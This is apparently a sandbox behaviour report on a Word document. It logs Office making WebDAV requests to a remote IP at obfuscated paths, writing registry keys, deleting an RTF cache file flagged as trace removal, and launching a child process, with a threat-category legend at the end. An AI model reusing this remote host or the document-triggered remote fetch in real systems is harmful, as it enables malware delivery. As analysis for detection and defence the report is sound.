Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: OPTIONS /.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (6caf18) Return: 1		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 1		1852
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/\ Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/\Type Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/\Protocol Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/\Version Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.....wii.wiz.....wii.....wiz/\Flags Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/\CobaltMajorVersion Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/\CobaltMinorVersion Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.....wii.wiz.....wii.....wiz/\MsDavExt Value: 0		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.....wii.wiz.....wii.....wiz/\WebUrl Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.....wii.wiz.....wii.....wiz/\Expiration Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://104.168.32.55/.....wii.wiz.....wii.....wiz/\EnableBHO Value: 0		1852
Call System API	API Name: WinHttpCloseHandle Args: (ba9e878) Return: 1		1852
Call Network API	API Name: send Args: (c5c, HEAD /.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n, 1, 305) Return: 0		1852
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: HEAD /.-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n		
Call Service API	API Name: OpenServiceW Args: (ba9a0c8, WebClient, 5) Return: ba99da8		1852
Call Network API	API Name: socket Args: (2, 1, 6) Return: 724		1852
Call Network API	API Name: bind Args: (724, 0.0.0.0:49422, 128) Return: 0		1852
Detection	Threat Characteristic: Listens on port 0.0.0.0:49422		
Call System API	API Name: ConnectEx Args: (724, 104.168.32.55:80, 16, 0, 0, 0, ba0d278) Return: 0		1852
Call Network API	API Name: send Args: (724, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n, 1, 146) Return: 0		1852
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nHost: 104.168.32.55\r\n\r\n		
Call Network API	API Name: send Args: (724, OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n, 1, 156) Return: 0		1852
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 104.168.32.55\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (bac7ae0) Return: 1		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 2		1852
Add Registry Key			1852

[illegible]

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-25T07:41:54Z		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\8a Value: None		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems Value: None		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1852
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\4a5324453625195.automaticDestinations-ms) Return: 1		1852
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5359002e		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5359002e		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5359005f		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5359002f		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53590030		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5359002f		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 53590030		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590060		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590061		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590062		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590063		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590064		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590065		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 53590136		1852
Call Service API	API Name: OpenServiceW Args: (bcf4410, WebClient, 5) Return: bcf4028		1852
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\4a5324453625195.automaticDestinations-ms) Return: 1		1852
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime Value: 19fd6eb		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{31A31BCD-4018-436D-A995-FF2F865875A6}.tmp) Return: 1		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\BB5BDD20.wiz) Return: 1		1852
Call System API	API Name: WinHttpCloseHandle Args: (bb6a398) Return: 1		1852
Call System API	API Name: WinHttpCloseHandle Args: (ba9e6f0) Return: 1		1852
Call System API	API Name: WinHttpCloseHandle Args: (b9fcc40) Return: 1		1852
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\BB5BDD20.wiz Type: VSDT_RTF		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~\$anjet.025001921.docx) Return: 1		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{96C0E956-C2A6-4F53-B3E0-8835FA85C4A9}.tmp) Return: 1		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Options\VisiFim Value: 0		1852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~\$Normal.dotm) Return: 1		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS{B32F4003-DC7A-48A6-9DB5-E56695BC1BE9}.tmp) Return: 1		1852
Delete File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		1852
Call System API	API Name: WinHttpCloseHandle Args: (ba7bf68) Return: 1		1852
Call System API	API Name: WinHttpCloseHandle Args: (b9fca10) Return: 1		1852
Call Thread API	API Name: NiResumeThread Args: (Process:2836,) Return: ?		1852
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2836], ppid[1852]) Return: 1		1852
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , Process:2836.msosqm.exe) Return: 1		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5359010c		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5359010d		1852
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WxpFiles Value: 53590002		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_MDB		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1852


Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1852
Delete File	Path: %TEMP%\JET54D0.tmp Type: VSDT_EMPTY		1852
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1852 File: %TEMP%\JET54D0.tmp Type: VSDT_EMPTY		
Detection	Threat Characteristic: Creates process Process ID: 2836 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7d2		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7d2		1852
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\UID Value: None		1852
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\UserName Value: Administrator		1852
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp Type: VSDT_WINWORD		1852
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp Type: VSDT_WINWORD		1852
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tmp Type: VSDT_WINWORD		1852
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRF{A0C2E1F0-5508-4641-BC28-4A46C0AD2E30}.tm p) Return: 1		1852
Call Mutex API	API Name: CreateMutexA Args: (0, 0, LocalMsoSqmExeMutex) Return: 238	1852	2836
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1852	2836
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1852	2836
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	1852	2836


▼ Screenshot





Process Graph Legend


Node

Submitted sample

Root process

Child process


Direct event

Indirect event


Created

Event actions


Notable Threat Characteristics


Anti-security, self-preservation


Autostart or other system reconfiguration


Deception, social engineering


File drop, download, sharing, or replication

Hijack, redirection, or data theft

Malformed, defective, or with known malware traits

Process, service, or memory object change

Rootkit, cloaking

Suspicious network or messaging activity